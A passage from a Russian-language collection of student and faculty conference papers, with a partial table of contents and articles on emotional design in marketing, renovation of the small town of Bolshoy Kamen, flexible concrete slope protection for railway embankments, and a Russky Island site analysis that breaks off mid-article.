<i>Филимонов Сергей Сергеевич</i> ПРИМЕНЕНИЕ ЕМКОСТНОГО МЕТОДА ДЛЯ ОПРЕДЕЛЕНИЯ МЕСТ ПОВРЕЖДЕНИЙ КАБЕЛЬНЫХ ЛИНИЙ 10 КВ .....	265
<i>Филимонов Сергей Сергеевич</i> ПРИМЕНЕНИЕ МЕТОДА КОЛЕБАТЕЛЬНОГО РАЗРЯДА ДЛЯ ОПРЕДЕЛЕНИЯ МЕСТ ПОВРЕЖДЕНИЙ КАБЕЛЬНЫХ ЛИНИЙ 10 КВ .....	267
<i>Школин Максим Аркадьевич, Попов Алексей Дмитриевич, Коцеев Михаил Валерьевич, Ромашов Михаил Андреевич</i> АГЛОМЕРАТИВНАЯ ИЕРАРХИЧЕСКАЯ КЛАСТЕРИЗАЦИЯ.....	269
<i>Юдина Аделя Егоровна, Киснеева Лейля Нургалиевна</i> РЕЖИМ РЕКУПЕРАЦИИ В ЭЛЕКТРОМОБИЛЯХ .....	275

### **МЕДИЦИНСКИЕ ИССЛЕДОВАНИЯ**

<i>Абдулгамидов Ислам Низамиевич, Дзангиев Исмаил Исрапилович, Узаров Лукман Ризванович, Умахаджиев Дени Шуддиевич, Умахаджиева Диана Шуддиевна</i> КАШЕЛЬ КАК ДИАГНОСТИЧЕСКИ ЗНАЧИМЫЙ СИМПТОМ ПАТОЛОГИИ ДЫХАТЕЛЬНОЙ СИСТЕМЫ.....	278
<i>Абдулгамидов Ислам Низамиевич, Дзангиев Исмаил Исрапилович, Узаров Лукман Ризванович, Умахаджиев Дени Шуддиевич, Умахаджиева Диана Шуддиевна</i> ПОЗИТИВНОЕ	

ВОЗДЕЙСТВИЕ ОЗДОРОВИТЕЛЬНОЙ ФИЗИЧЕСКОЙ КУЛЬТУРЫ НА  
ПРЕДОТВРАЩЕНИЕ РАЗВИТИЯ СИНДРОМА «ЭМОЦИОНАЛЬНОГО ВЫГОРАНИЯ»  
И ПСИХО-НЕВРОГЕННЫХ РАССТРОЙСТВ ..... 280

*Ануфриенко Ксения Олеговна, Чопорова Наталья Виленовна* ГИСТОЛОГИЧЕСКАЯ  
СТРУКТУРА И ВОЗРАСТНЫЕ ИЗМЕНЕНИЯ ЯИЧНИКА ..... 282

*Семьнина Наталья Михайловна, Крючкова Анна Васильевна, Кондусова Юлия Викторовна,  
Князева Анна Михайловна* РОЛЬ МЕДИЦИНСКОЙ СЕСТРЫ В ПРОВЕДЕНИИ  
ПРОФИЛАКТИЧЕСКИХ МЕРОПРИЯТИЙ ПРИ БРОНХИАЛЬНОЙ АСТМЕ ..... 284

### **ФИЗИЧЕСКИЕ И ХИМИЧЕСКИЕ ИССЛЕДОВАНИЯ**

*Григорьева Софья Александровна* АНАЛИЗ ПРОДУКТОВ РАСТИТЕЛЬНОГО  
ПРОИСХОЖДЕНИЯ ..... 287

*Андреева Валерия Игоревна* СОДЕРЖАНИЕ ХИМИЧЕСКИХ ЭЛЕМЕНТОВ  
НЕОРГАНИЧЕСКОЙ ПРИРОДЫ В ОРГАНИЗМЕ ЧЕЛОВЕКА ..... 290

*Еременко Дарья Михайловна, Бухряков Никита Сергеевич, Слащенин Дмитрий Геннадьевич*  
ОПРЕДЕЛЕНИЕ МАССОВОЙ ДОЛИ ХЛОРИДОВ И КИСЛОТНОСТИ ШАМПУНЕЙ..... 293

*Земскова Юлия Владимировна* КАЧЕСТВЕННЫЙ АНАЛИЗ ЯИЧНОЙ СКОРЛУПЫ ..... 295

*Кузьмина Дарья Владимировна* ОПРЕДЕЛЕНИЕ СОДЕРЖАНИЯ ХЛОРИДА НАТРИЯ В  
КАРТОФЕЛЬНЫХ ЧИПСАХ МЕТОДОМ ОСАДИТЕЛЬНОГО ТИТРОВАНИЯ ..... 297

*Махрова Дарья Александровна* ПОЛУЧЕНИЕ ИНДИВИДУАЛЬНЫХ СОЕДИНЕНИЙ И  
ВЫДЕЛЕНИЕ ИХ ИЗ РЕАКЦИОННЫХ СМЕСЕЙ НА ПРИМЕРЕ ПОЛУЧЕНИЯ  
ГИДРОКСИДА МАГНИЯ ..... 299

*Педаш Елизавета Андреевна* ИЗУЧЕНИЯ КАЧЕСТВА ВОДЫ НА НАЛИЧИЕ  
НЕКОТОРЫХ ТЯЖЕЛЫХ МЕТАЛЛОВ..... 301

### **ЭКОЛОГИЧЕСКИЕ АСПЕКТЫ, ЭКОЛОГИЗАЦИЯ**

*Генджиев Ровшен Генжиевич, Асадова Хасият Ахмедовна* СОВРЕМЕННЫЙ ПОДХОД  
ОЦЕНКИ ЭКОЛОГИЧЕСКОЙ НАГРУЗКИ НА АТМОСФЕРУ ..... 305

*Майстренко Елена Викторовна, Долгих Виктория Васильевна* Методы переработки и  
утилизации буровых отходов нефтегазового производства..... 310

*Монкаева Гульсара Ержановна* О МЕТОДАХ РАСЧЕТА ИСПАРЕНИЯ С ВОДНОЙ  
ПОВЕРХНОСТИ ИЛЕ-БАЛКАШСКОГО ВОДОХОЗЯЙСТВЕННОГО БАСЕЙНА ..... 313

*Petrov Gleb Nikolaevich, Semenova Sofiya Novikovna* TO THE QUESTION OF STUDY OF  
SOLID HOUSEHOLD WASTE POLYGON PROFILES IN LOO SETTLEMENT OF  
LAZAREVSKIY DISTRICT ..... 318

*Резник Елизавета Спартаковна* ПУТИ РЕШЕНИЯ ЭКОЛОГИЧЕСКИХ ПРОБЛЕМ В  
СЕЛЬСКОМ ХОЗЯЙСТВЕ..... 321

*Сафина Аминат Умурзаковна* ОБЗОР ДЕЯТЕЛЬНОСТИ РЕСПУБЛИКИ КАЗАХСТАН ПО  
АДАПТАЦИИ К ИЗМЕНЕНИЮ КЛИМАТА НА ПРИМЕРЕ ШУ-ТАЛАССКОГО  
ВОДОХОЗЯЙСТВЕННОГО БАСЕЙНА..... 323

*Фролова Анна Алексеевна, Устинова Мария Владимировна* ПОВЫШЕНИЕ  
ЭНЕРГОЭФФЕКТИВНОСТИ КАК ОДИН ИЗ ИНСТРУМЕНТОВ ЭКОЛОГИЗАЦИИ  
СФЕРЫ ЖКХ..... 328



**АРХИТЕКТУРА И СТРОИТЕЛЬСТВО,  
ДИЗАЙН, ПРОЕКТИРОВАНИЕ РЕШЕНИЙ**

## ЭМОЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ В КОНТЕКСТЕ СОВРЕМЕННОЙ ПАРАДИГМЫ МАРКЕТИНГА СОТВОРЧЕСТВА

*Архипов Анатолий Евгеньевич*

*Д-р экон. наук, доцент, профессор кафедры Управление работой флота  
ФГБОУ ВО «Сибирский государственный университет водного транспорта»,*

*Еськов Вячеслав Дмитриевич*

*Канд. искусствоведения, доцент кафедры Дизайна и художественного образования  
ФГБОУ ВО «Новосибирский государственный педагогический университет»*

*Статья посвящена рассмотрению исторических истоков формирования эмоциональной константы при генерировании дизайн-продуктов, ориентированных на конкретные потребительские сегменты. Представлены возможные направления использования элементов эмоционального проектирования при реализации подхода сотворчества в маркетинге и продвижении.*

**Ключевые слова:** *маркетинг, продвижение, эмоциональное проектирование, дизайн-продукт, потребительское поведение.*

Конец XVIII – начало XIX веков ознаменовалось промышленной революцией, в основе которой был бурный рост идей и инноваций. Это привело к тому, что человека, как творца вещного мира заменили машины и станки, обеспечивавшие возможность значительного удешевления производимой продукции. От человека-ремесленника зависело все меньше и меньше, по существу его заменили промышленные технологии.

Вместе с тем, параллельно с развитием промышленности в середине XIX века возникло движение Arts and Crafts, участники которого стремились сохранить традиционные ремесленные производства хотя бы в сфере предметов домашнего обихода. Они исходили из необходимости ценить изделия, ими проектируемые и изготавливаемые, которые производились людьми и для людей [1].

Нечто подобное можно встретить и в современном нам мире. В погоне за высокими урожаями и низкими ценами фермерские хозяйства ставят прибыль гораздо выше человеческого благополучия, что негативно сказывается на экологической составляющей социально-экономического пространства. В то же время мелкие товаропроизводители стремятся найти новые рынки, а «продвинутые» потребители – экологически чистые продукты питания. Пока гипермаркеты обеспечивают большинство потребителей безликими товарами массового потребления, такие сайты как Etsy или Kickstarter позволяют профессионалам-художникам и мастерам-любителям изготавливать и продавать изделия, выполненные своими руками. Это находит значительный спрос в европейских странах, поскольку, по существу, потребители поддерживают творческое мышление мастера, а взамен получают возможность жить с продукцией, у которой есть собственная история [2].

Современные веб-дизайнеры зачастую оказываются в ситуации, когда существует возможность оперативно и экономично сконструировать стандартный сайт. При этом не обеспечивается конструктивное взаимодействие с представителями контактных аудиторий. Создаются дизайн-продукты, в основе которых фотографии из стоков, технологические шаблоны и неоригинальные тексты. По существу, индустрия дизайна приравнивается к конвейерному производству в духе эпохи промышленной революции.

У подобного подхода существуют и сторонники. Вместе с тем, творческая траектория художников, архитекторов и дизайнеров Arts and Crafts заслуживает внимания и уважения. Они уверены, что человеческий фактор и самореализация является для современного дизайнера насущной необходимостью. В основе данного творческого подхода к разработке качественного дизайн-продукта наиболее явно прослеживается идея эмоционального дизайна, стремящегося

подарить пользователям новые впечатления и создать ощущение, что с ними общается человек, а не бездушная машина.

Понимание того, насколько профессионалам необходим эмоциональный дизайн, пришло не сразу. Для того чтобы научиться вести диалог с аудиторией по-новому, специалистам понадобилось достаточно много времени. Прежде всего, дизайнерам пришлось научиться быть самими собой, а не стремиться повторить производительность машины. Специалистам далеко не сразу удалось установить и контролировать эмоциональную связь с пользователями своих дизайн-продуктов. Но базисные установки этой связи изначально представлялись дизайнерам несколько академичными. Развитие Интернет-среды кардинально преобразило облик дизайн-продуктов. Трансформация профессионального поля, связанное с тем, что многие профессионалы стали либо создавать собственные компании, либо удаленно генерировать новые сайты и приложения, которые приобрели индивидуализированную характеристику. В середине 2000-х годов появились Twitter и Facebook, что полностью изменило основы и принципы Интернет-взаимодействия. Технологически и ментально инновационные инструменты сделали возможным для пользователей обмениваться деталями повседневной жизни [3].

Более того, на смену сдержанности и стандартизированному профессионализму пришло понимание необходимости выстраивания партнерских и доверительных отношений между создателями и потребителями дизайн-продуктов в рамках общей маркетинговой программы компании. Именно искренность сегодня и олицетворяет прогрессивные примеры инновационных дизайн-продуктов, ориентированных на конкретные потребительские сегменты.

Формирование эмоционально окрашенной маркетинговой среды, соответствующей нуждам и запросам потребителей, генерирование в воображении зрителей позитивных образов, а чаще – объектов проектирования в виде ассоциативных рядов – вынуждает разработчика продукта использовать весь арсенал дизайн-средств: форму, цвет, свет, фактуру, организацию графика движения и т.д. Субъективность восприятия и оценка тех или иных морфологических составляющих продукта подтверждает необходимость поиска путей индивидуализации облика объектов дизайна, органично вписанных в общий контекст маркетинговой программы компании [4].

Дизайн как культурный феномен осмысливается таковым благодаря своей воплощенности в форму изделия, которая, по определению, оказывается в фокусе внимания специалистов и пользователей. Следовательно, приоритетным аспектом дизайн-проектирования становится его эстетическая составляющая, призванная формировать и стимулировать не только потребительский спрос, но и создавать в современном обществе устойчивые мировоззренческие ориентиры. При этом в процессе проектирования на первый план выходят свойства объемно-планировочной структуры, определяющие динамику и пластику разрабатываемого объекта.

Дизайн перманентно расширяет сферу своего эффективного применения: от исключительно оформительских и «украшательских» задач на первом этапе он в дальнейшем переходит к разработке и конструированию объектов, относящихся ко всем сторонам жизнедеятельности современного человека. Сферой эффективного применения дизайн-средств и дизайн-инструментов является не только формирование предметной среды, но и продуцирование и продвижение на рынок айдентики коммерческих фирм, имиджа общественных организаций и государственных институтов. Отсюда последняя четверть XX и начало XXI века ознаменовались взрывом интереса к графическому дизайну [2].

Визуализация коммуникаций должна увлечь потребителя таким образом, чтобы он стал (по определению К.К. Прахалада) полноправным участником «со-creation» (совместного создания благ). В результате такого активного со-творчества возникает дополнительная потребительская ценность продукта [5]. При этом под пользователями в контексте данного методического подхода могут пониматься как индивидуальные потребители, так и их группы (деловая молодежь, жители труднодоступных местностей и т.д.), а также и общество в целом. Подобного рода «коммуникации доверия» являются оптимальным способом формирования потребительской лояльности.

### Список использованных источников

1. Ковалева О.М. Принципы проектной деятельности // Современные тенденции изобразительного, декоративного и прикладного искусств и дизайн. – 2016. – №1. – С. 93 – 98.
2. Назаров Ю.В., Еськов В.Д. Истоки и предпосылки формирования концепции эмоционального дизайна // Декоративное искусство и предметно-пространственная среда. Вестник МГХПА. – 2022. – № 1-2. С. 267 – 272.
3. Панченко О.В., Семенов О.Г. Особенности визуального восприятия объектов дизайна // Перспективы преемственности и взаимосвязи многоуровневого художественно-проектного образования в условиях информационного общества: Материалы IV Всероссийской научно-практической конференции. – Набережные Челны: Изд-во Набережночелнинского государственного педагогического университета, 2017. – С. 214 – 218.
4. Архипов А.Е., Еськов В.Д., Потемкин А.Я. Маркетинг в условиях цифровизации экономики: дизайн-коммуникации, тренды, эффективность // Интеграция и дифференциация науки и практики в контексте приоритетных парадигм развития цивилизации: Сб. научных статей по итогам национальной научно-практической конференции. – СПб.: Изд-во СПбГЭУ, 2020. – С. 188 – 191.
5. Прахалад К.К., Рамасвами В. Пространство бизнес-инноваций. Создание ценности совместно с потребителем. – М.: Юрайт, 2011. – 255 с.

### EMOTIONAL DESIGN IN THE CONTEXT OF THE MODERN PARADIGM OF CO-CREATION MARKETING

*Arkhipov A.E., Eskov V.D.*

*The article is devoted to the consideration of the historical origins of the formation of an emotional constant when generating design products focused on specific consumer segments. Possible directions of using elements of emotional design in the implementation of the co-creation approach in marketing and promotion are presented.*

**Keywords:** *marketing, emotional design, product design, consumer behavior.*

\*\*\*\*\*

## ОСОБЕННОСТИ РЕНОВАЦИИ МАЛОНАСЕЛЕННЫХ ГОРОДОВ НА ПРИМЕРЕ ГОРОДА БОЛЬШОЙ КАМЕНЬ В ПРИМОРСКОМ КРАЕ

*Мых Анна Андреевна*

*Магистрантка, ФГАОУ ВО "Дальневосточный Федеральный Университет"*

*В данной статье была проанализирована существующая ситуация влияния индивидуальной жилой застройки на развитие малого города и раскрытие городского потенциала на примере монофункционального быстрорастущего города Большой Камень в Приморском крае. Рассмотрены перспективы расширения поселения с учетом более эффективной эксплуатации территорий. Выявлены проблемы увядания малых городов и предложены способы их возрождения за счет взаимодействия с ближайшими крупными городами и распределения ресурсов.*

**Ключевые слова:** *малый город, частный сектор, реновация, город-спутник, градостроительный потенциал.*

На территории России насчитывается около 800 городов с населением менее 50 тыс. человек. Все эти малые субъекты имеют климатические, физико-географические, экономические особенности, но в большинстве случаев они не отвечают критериям процветающих и устойчиво развивающихся городов. Главным объединяющим элементом было и остаётся превалирование индивидуальной жилой застройки. Территории сёл, посёлков городского типа, малых городов в разной степени заняты частными секторами. С точки зрения экономики и уровня вклада в развитие субъекта они чаще всего являются «паразитирующими элементами». Индивидуальная жилая застройка эксплуатирует территориальный ресурс, но не обладает сильной производительной способностью. На тех же территориях могли располагаться более эффективные элементы, работающие на благо города. Это означает, что территория не раскрывает свой градостроительный потенциал должным образом.

Большой Камень – малый монофункциональный город на Юге Приморского края, строящийся с 1950-х до сих пор. В рамках расширения производства градообразующего судостроительного предприятия и выделения дополнительных рабочих мест поселению предстоит масштабное территориальное расширение [2]. Увеличение населения как минимум в два раза ведёт за собой не только крупное строительство жилых районов, но и формирование инфраструктуры общественных благ и сферы обслуживания [1]. Разрастание промышленных территорий преимущественно в северном направлении накладывает некоторые ограничения на размещение остальных элементов. Наиболее благоприятные для этого площади расположены в южных, юго-западных районах [4]. Большой Камень постепенно перерос статус посёлка городского типа, но внушительная зона в пределах округа всё еще занята индивидуальной жилой застройкой.

Процедура ликвидации частной застройки в пользу развития городской инфраструктуры довольно проблематична, что заставляет современных градостроителей относить её к крайним мерам, когда не остаётся альтернативных вариантов. В черте любого малого города обычно имеются крупные территориальные резервы, позволяющие расширяться, не затрагивая частный сектор. В случае быстрорастущего Большого Камня эти резервы могут в скором времени истощиться. Существующая стратегия по многократному увеличению городского населения придерживается точечной хаотичной застройки свободных клочков земли, площадь которых стремительно сокращается. Большой Камень сформировался как типичный моногород с градообразующим предприятием судостроения и обслуживающим его поселением. Основная многоквартирная застройка с городским центром примыкает к границам промышленной зоны ССК «Звезда», частный сектор занимает крупные площади по периметру преимущественно в южном направлении. Индивидуальная жилая застройка не только занимает территорию, но и отрезает город от других природных ресурсов, источников развития (рис. 1). Поселение

располагается в максимальной близости к морю, но здесь нет городской набережной, обустроенных пляжей, развитых элементов общественно-развлекательной береговой структуры [3]. Довольно крупные площади лесных массивов также имеются в наличии, а частный сектор не только присваивает данный ресурс, но лишает возможности восстановить естественный зеленый каркас.

В контексте малого города, где селитебная застройка соседствует с сельскими угодьями, существует такое устаревающее явление, как дачная собственность. Если рассматривать данный вопрос детально, городской житель, имеющий квартиру в центре, единолично может занимать дополнительный участок в частном секторе. Большой Камень не исключение. Многие представители молодых поколений несут бремя дачной собственности по наследству, хотя сами не имеют возможности, желания или средств для подобающей эксплуатации недвижимости. Некоторые продолжают это делать по привычке. Разумеется, остаются и те, кто предпочитает постоянное проживание в частных секторах, коттеджных районах. Но при проведении глубоких социальных исследований и переписи, возможно, выяснится, что посёлки уже давно изжили себя и готовы к реконструкции. При разработке более эффективной стратегии развития города включение трансформации частного сектора в активные элементы городской системы позволит раскрыть весь градостроительный потенциал.




Рисунок 1 – Доступ к природным ресурсам на территории ГО Большой Камень

**Перспективы реновации малых городов.** Немногочисленное население предпочитает мигрировать в более крупные субъекты с полноценной инфраструктурой, экономической перспективой и лучшим качеством жизни. У людей не остаётся мотивации, чтобы продолжать жить в увядающих посёлках, а с точки зрения экономики без потребителя не выгодно развиваться. Предприниматели вынуждены покидать местные точки в поисках более активных площадок. Подобный замкнутый круг является проблемой для многих малых городов России. В то же время отток людей, финансов и прочих ресурсов означает приток в ближайших крупных городах, которые постепенно разрастаются, а затем «задыхаются» от перенаселения, нехватки элементов обслуживающей сферы, изначально не рассчитанной на прибывающих потребителей, и изношенной инфраструктурой в целом. Самое простое и фактически естественное решение – это «расползание» на территории пригородов. Постепенно крупные города образуют с ближайшими спутниками целые агломерации. Альтернативным способом решения сразу двух проблем могло бы стать перераспределение ресурсов. На базе уже существующих малых городов можно формировать небольшие многофункциональные центры притяжения. Это поможет остановить отток в пределах малонаселённых территорий, особенно лишенных градообразующих предприятий и вынужденных искать альтернативные способы привлечения финансов, а крупные города смогут снизить нагрузку за счёт соседних городов-спутников.

#### **Список использованных источников**

1. Винокурова А.В., Ардальянова А.Ю., *Малые города дальневосточного приграничья: тенденции социально-экономического развития (на примере городского округа Большой Камень)* // *elibrary.ru*: «Дискурс», № 12 [38], с. 114 – 123, 2019. – Режим доступа: <https://elibrary.ru/item.asp?id=41869400>
2. *Внесение изменений в генеральный план городского округа Большой Камень (Материалы по обоснованию в текстовой форме)*, *itrgrad.ru*, 2021. – Режим доступа: <http://www.bk.pk.ru/life-town/townplanning/genplan/generalnyu-plan/> (20.12.2022)
3. Мых А.А. Особенности формирования общественно-деловой зоны города Большой Камень в Приморском крае / А.А. Мых, А.Г. Бабенко, В.А. Савостенко // – Режим доступа: <https://www.elibrary.ru/item.asp?id=49207833> (20.12.2022)
4. Мых, А.А. Проблемы ускоренного развития моногорода на примере города Большой Камень / А.А. Мых, А.Г. Бабенко, В.А. Савостенко // *Новые идеи нового века*. – 2022. – Режим доступа: <https://www.elibrary.ru/item.asp?id=48647751> (20.12.2022)

#### **RENOVATION PECULIARITIES OF SMALL TOWNS ON THE EXAMPLE OF THE CITY OF BOLSHOY KAMEN IN PRIMORSKY KRAI**

**A.A. Mykh**

*In this article, the existing situation of the influence of individual residential development on the development of a small city and the disclosure of urban potential was analyzed on the example of a monofunctional fast-growing city of Bolshoy Kamen in Primorsky Krai. The prospects of expanding the settlement are considered, taking into account more efficient operation of territories. The problems of the withering of small towns are identified and ways of their revival through interaction with the nearest large cities and resource allocation are proposed.*

**Keywords:** *small town, private sector, renovation, satellite city, urban development potential.*

\*\*\*\*\*

## **ПРИМЕНЕНИЕ ГИБКИХ БЕТОННЫХ ПОКРЫТИЙ ОТКОСОВ И ОСНОВАНИЙ НАСЫПЕЙ, ИСПЫТЫВАЮЩИХ ВОЛНОВОЕ ВОЗДЕЙСТВИЕ**

*Немитовская Дарья Владимировна*

*Студент факультета «Строительство железных дорог»  
ФГБОУ ВО «Иркутский государственный университет путей сообщения»*

*Подвербный Вячеслав Анатольевич*

*Доктор технических наук, профессор кафедры «Строительство железных дорог, мостов и тоннелей»,  
ФГБОУ ВО «Иркутский государственный университет путей сообщения»*

*Рассмотрен вопрос по защите и укреплению насыпей, испытывающих волновое воздействие. Приведены общие сведения о конструкции гибких бетонных покрытий и требования по их устройству в соответствии с нормативным документом – Методическими рекомендациями по проектированию и строительству гибких железобетонных покрытий откосов транспортных сооружений. Выполнен тестовый пример проектирования гибкого бетонного покрытия. По результатам расчетов принято защитное покрытие от волнового воздействия – гибкая бетонная плита ГБП-150, укладываемая с защитным фартуком шириной 5,64 м.*

**Ключевые слова:** защита и укрепление насыпей от волнового воздействия, гибкие бетонные покрытия, пример расчета.

### **Введение**

Гибкое бетонное (железобетонное) покрытие – это инженерная конструкция, состоящая из бетонных блоков, соединённых между собой гибкими связями.

Основной нормативный документ для проектирования гибких бетонных покрытий – Методические рекомендации по проектированию и строительству гибких железобетонных покрытий откосов транспортных сооружений [1].

Ведущий информационный ресурс – Гибкие железобетонные покрытия. Каталог продукции РосГео [2].

Пример применения гибких бетонных покрытий приведен на рисунке 1.



*Рисунок 1 – Защита откоса насыпи и её основания от волнового воздействия озера*

### **Конструкция гибких бетонных покрытий**

Для того, чтобы не допустить коррозии арматуры стержни имеют оболочку из полиэтилена, наносимую методом термопрессования – сталь в пластических связях на участке длиной 115 мм находится в эластичной оболочке толщиной 2 мм из термо- и фотостабилизированного полиэтилена высокой плотности, наносимого термопрессованием.



Либо вместо арматуры используют конструкцию, состоящую из *пространственной полимерной решетки* (ППР GW), ячейки которой скреплены полимерным шнуром и заполнены бетоном различных марок.

Гибкость железобетонного покрытия обеспечивается системой линейных шарниров. Плита разделяется на квадратные элементы, при этом арматура в местах разреза выполняет роль пластической связи (рис. 2).




Рисунок 2 – Конструкция гибкой сборной железобетонной плиты

Несмотря на некоторые недостатки гибкие бетонные покрытия широко применяются для защиты откосов и оснований насыпей железных дорог, испытывающих размывы и волновое воздействие водоемов [3, 4].

#### **Требования по устройству гибких бетонных покрытий**

Возвышение верхней границы гибких бетонных покрытий  $h_{вг}$ , м, на откосах насыпей подходов к мостам, регулиционных сооружений или на склонах берегов над уровнем воды расчетной обеспеченности определяется как сумма подпора у насыпи, высоты наката ветровых волн на откос с учетом ветрового нагона, и запаса в возвышении границы укладки покрытия, принимаемого равным 0,50 м при защите откосов земляного полотна, и 0,25 м при защите склонов берегов и откосов регулиционных сооружений (дамб, траверсов).

Нижняя граница покрытий на откосах насыпей и береговых склонах, как правило, располагается в зоне пересечения плоскости откосов или склона с их подошвой.

Для защиты подошвы откоса насыпи или основания регулиционных сооружений от размыва течением или донными волновыми скоростями устраивается зуб в виде упорного бруса либо *фартук из плитного покрытия*.

Ширина фартука  $b$ , м, зависит от глубины воронки размыва и определяется по формуле:

$$b = 3,2 \times h_p,$$

где  $h_p$  – глубина размыва, м.

Укладку фартука выполняют в период низкого меженного уровня воды при отсутствии волнового воздействия на откос и основание, как это показано на рисунке 3.



Рисунок 3 – Укладка фартука в период низкого меженного уровня воды при отсутствии волнового воздействия на откос и основание

Либо для выполнения подводных работ привлекают опытных водолазов, как это показано на рисунке 4.



Рисунок 4 – Подводная укладка фартука гибкого бетонного покрытия

### Тестовый пример проектирования гибкого бетонного покрытия

Расчет толщины плиты  $\delta_p$ , м, гибкого бетонного покрытия при волновом воздействии производится по методическим рекомендациям [1], в которых указано, что необходимая толщина элементов гибкого плитного покрытия откосов при воздействии на них нерегулярных ветровых волн подбирается по таблице.

Таблица 1

Необходимая толщина элементов гибкого плитного покрытия откосов при воздействии на них нерегулярных ветровых волн

Толщина гибкого плитного покрытия, см	Допускаемая высота волн, м, при крутизне защищаемого откоса (склона)		
	1:2	1:2,5	1:3
5	0,40	0,43	0,46
10	0,60	0,65	0,68
15	0,80	0,85	0,90

Выполним определение толщины плит гибкого бетонного покрытия при волновом воздействии.

Результаты расчета глубины размыва у подошвы насыпи от волнового воздействия по программе Волна v 1.0, разработанной дипломниками на кафедре «Строительство железных дорог, мостов и труб» ФГБОУ ВО «Иркутский государственный университет путей сообщения».

Тестовый расчет был выполнен при следующих параметрах волнового воздействия: глубине потока перед насыпью  $H = 3,2$  м, расчетной высоте волны  $h_b = 0,75$  м и средней длине волны  $\lambda = 8,4$  м, при связных грунтах с расчетным сцеплением  $c_p = 0,04 \cdot 10^5 \text{ Па} = 0,004 \text{ МПа}$ .

Результаты, полученные в программе:

максимальная донная скорость  $v_{d\max} = 1,15$  м/с;

размывающая донная скорость  $v_{d(0)} = 0,60$  м/с;

необходимая крупность камня для укрепления  $d_k = 25$  мм;

глубина размыва без укрепления  $h_p = 1,76$  м.


Тогда по таблице получаем, что при крутизне защищаемого откоса 1:2 и расчетной высоте волны  $h_b = 0,75$  м  $\sim 0,80$  м, следует принять гибкое бетонное покрытие с толщиной плиты не менее 15 см = 150 мм.

Рассчитаем по формуле ширину фартука:

$$b = 3,2 \times h_p = 3,2 \times 1,76 = 5,64 \text{ м.}$$

## **Заключение**

Принимаем защитное покрытие от волнового воздействия – гибкая бетонная плита ГБП-150 (рис. 5).



*Рисунок 5 – Принятый тип защиты откоса и основания насыпи в тестовом примере – гибкая бетонная плита ГБП-150*

Покрытие укладывается с защитным фартуком шириной 5,64 м.

В продольном направлении покрытие укладывается на откос насыпи и её основание на всю длину волнового воздействия. Монтаж покрытия выполняют по подготовленному основанию – слою геотекстиля, уложенного на выровненную и уплотненную щебеночную подготовку толщиной 10 см, что обеспечивает защиту от солифлюкции.

В дальнейшем планируется разработать программу, позволяющую автоматически подбирать варианты гибких бетонных покрытий из действующих каталогов компании РосГео и других компаний-поставщиков.

### **Список использованных источников**

1. *Методические рекомендации по проектированию и строительству гибких железобетонных покрытий откосов транспортных сооружений.* – М.: ЦНИИС, 1984 – 34 с.
2. *Гибкие железобетонные покрытия. Каталог продукции РосГео [Электронный ресурс]* / Режим доступа: <https://rosgeo.biz/catalog/pokrytie-betonnoe-zashchitnoe-gibkoe-universalnoe-pbzgu.html>
3. Подвербный, В.А. Выбор варианта проектного решения по укреплению от размыва песчаного откоса в полосе отвода железнодорожной линии на основе критерия многомерной нечеткой полезности / В.А. Подвербный, Е.О. Гераськина // *Современные технологии. Системный анализ. Моделирование.* – Иркутск: Изд-во ИрГУПС. – 2017. – № 2 (54). – С. 155–162.
4. *Проектирование трассы железной дороги на участке ВСЖД Гончарово – Слюдянка в программном комплексе INVEST* / Е.О. Попова, О.Ю. Попов, В.А. Бучкин, В.А. Подвербный, О.В. Подвербная // *Проблемы и перспективы изысканий, проектирования, строительства и эксплуатации железных дорог: труды всероссийской научно-практической конференции с международным участием.* – 2009. – С. 41–46.

## APPLICATION OF FLEXIBLE CONCRETE COVERINGS OF SLOPES AND THE FOUNDATIONS OF EMBANKMENTS EXPERIENCING WAVE EFFECT

*Nemitovskaya D.V., Podverbnyy V.A.*

*The issue of protecting and strengthening embankments experiencing wave action is considered. The general information about the construction of flexible concrete coverings and the requirements for their arrangement in accordance with the normative document – Methodological recommendations for the design and construction of flexible reinforced concrete coverings of the slopes of transport structures are given. A test example of the design of a flexible concrete coating was performed. According to the results of calculations, a protective coating against wave action was adopted – a flexible concrete slab GBP–150, laid with a protective headlight.*

**Keywords:** *protection and strengthening of embankments from wave action, flexible concrete coverings, calculation example.*

\*\*\*\*\*

## АНАЛИЗ ТЕРРИТОРИИ НА ОСТРОВЕ РУССКИЙ ДЛЯ МНОГОФУНКЦИОНАЛЬНОГО ЖИЛОГО КОМПЛЕКСА С ИСПОЛЬЗОВАНИЕМ ЦИФРОВЫХ МОДЕЛЕЙ

*Саблина Олеся Александровна*

*магистрант кафедры архитектуры и дизайна,  
ФГБОУ ВО «Дальневосточный федеральный университет»*

*В современном градостроительстве популярной формой застройки является многофункциональный жилой комплекс (МФЖК). Предложение строительства комплекса на острове Русский может стать востребованным. В работе представлено предпроектное исследование для проектирования МФЖК, включающее анализ территории, выявляющий природные условия, историко-культурный контекст, особенности рельефа, существующие транспортные пути. Используются современные технологии, позволяющие применить методику изучения земной поверхности, основанную на применении методов космического зондирования радарными системами. С учетом градостроительных требований построенные цифровые модели рельефа (ЦМР) помогают сделать вывод о пригодности и особенностях участка для проектирования МФЖК, совмещающего различные пространства.*

**Ключевые слова:** *многофункциональный жилой комплекс (МФЖК), цифровая модель рельефа (ЦМР), SRTM, USGS, градостроительное зонирование, анализ территории, функциональное зонирование.*

Актуальность исследования территории острова Русский продиктована поставленными задачами ее развития. Благодаря строительству моста через пролив Босфор Восточный, развивающейся транспортной инфраструктуре остров Русский активно преобразуется. Здесь расположились Дальневосточный федеральный университет (ДВФУ) и океанариум. Живописные места острова и популярные фортификационные сооружения стали доступнее.

В 2019 г. правительством были приняты распоряжение об утверждении Концепции развития острова Русский и план мероприятий по её реализации.

В плане развития территории предполагается в 2023–2027 гг. строительство инфраструктуры для инновационного научно-технологического центра «Русский», который появится на базе ДВФУ и станет площадкой, объединяющей студентов, учёных и представителей бизнеса. Для этого на 245 га земли будет построен научно-производственный блок, обустроены образовательные и деловые площадки [1]. До 2030 г. на о. Русский запланирован новый гостиничный комплекс «Приморские тропики». На его территории будут отели, конференц-залы, аквапарк и спортивные объекты. Общая площадь комплекса займёт порядка 350 тыс. м<sup>2</sup>. В обновлённом плане – реконструкция системы водоотведения бухты Новик в 2022–2024 гг. [2].

